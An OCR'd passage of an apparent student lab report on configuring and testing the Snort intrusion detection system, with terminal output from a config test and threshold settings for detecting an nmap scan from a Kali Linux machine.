
To run intrusion detection system: snort -A console -c /etc/snort/ snort.conf


OUTPUT:

Testing the Configuration






Activities
Terminal
Thu 20:03
root@senbagapriya-VirtualBox: /etc/snort/rules
File Edit View Search Terminal Help
root@senbagapriya-VirtualBox:/etc/snort/rules# snort -T -c /etc/snort/snort.con
f
Running in Test mode
--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 777
7 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 83
00 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50
002 55555]
PortVar 'SHELLCODE_PORTS' defined : [0:79 81:65535]
PortVar 'ORACLE_PORTS' defined : [1024:65535]
PortVar 'SSH_PORTS' defined : [22]
PortVar 'FTP_PORTS' defined : [21 2100 3535]
PortVar 'SIP_PORTS' defined : [5060:5061 5600]
PortVar 'FILE_DATA_PORTS' defined : [80:81 110 143 311 383 591 593 901 1220 1
414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:
7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181
8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:3
4444 41080 50002 55555]
PortVar 'GTP_PORTS' defined : [2123 2152 3386]
Detection:
Search-Method = AC-Full-Q
Split Any/Any group = enabled
Search-Method-Optimizations = enabled



Activities
Terminal
Thu 20:03
root@senbagapriya-VirtualBox: /etc/snort/rules
File Edit View Search Terminal Help
PortVar 'GTP_PORTS' defined : [2123 2152 3386]
Detection:
Search-Method = AC-Full-Q
Split Any/Any group = enabled
Search-Method-Optimizations = enabled
Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/lib/snort_dynamicrules...
WARNING: No dynamic libraries found in directory /usr/lib/snort_dynamicrules.
Finished Loading all dynamic detection libs from /usr/lib/snort_dynamicrules
Loading all dynamic preprocessor libs from /usr/lib/snort_dynamicpreprocessor/.
..
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_ssh_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_ftptelnet_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_modbus_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_sip_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_gtp_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_imap_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_pop_preproc.so... done
Loading dynamic preprocessor library /usr/lib/snort_dynamicpreprocessor//libs
f_dce2_preproc.so... done





Detecting the nmap scan attempt by Kali Linux




Activities
Terminal
Thu 20:04
root@senbagapriya-VirtualBox: /etc/snort/rules
File Edit View Search Terminal Help
| gen-id=1 sig-id=1991 type=Limit tracking=src count=1 seconds
=60
| gen-id=1 sig-id=2523 type=Both tracking=dst count=10 seconds
=10
| gen-id=1 sig-id=3152 type=Threshold tracking=src count=5 seconds
=2
| gen-id=1 sig-id=2496 type=Both tracking=dst count=20 seconds
=60
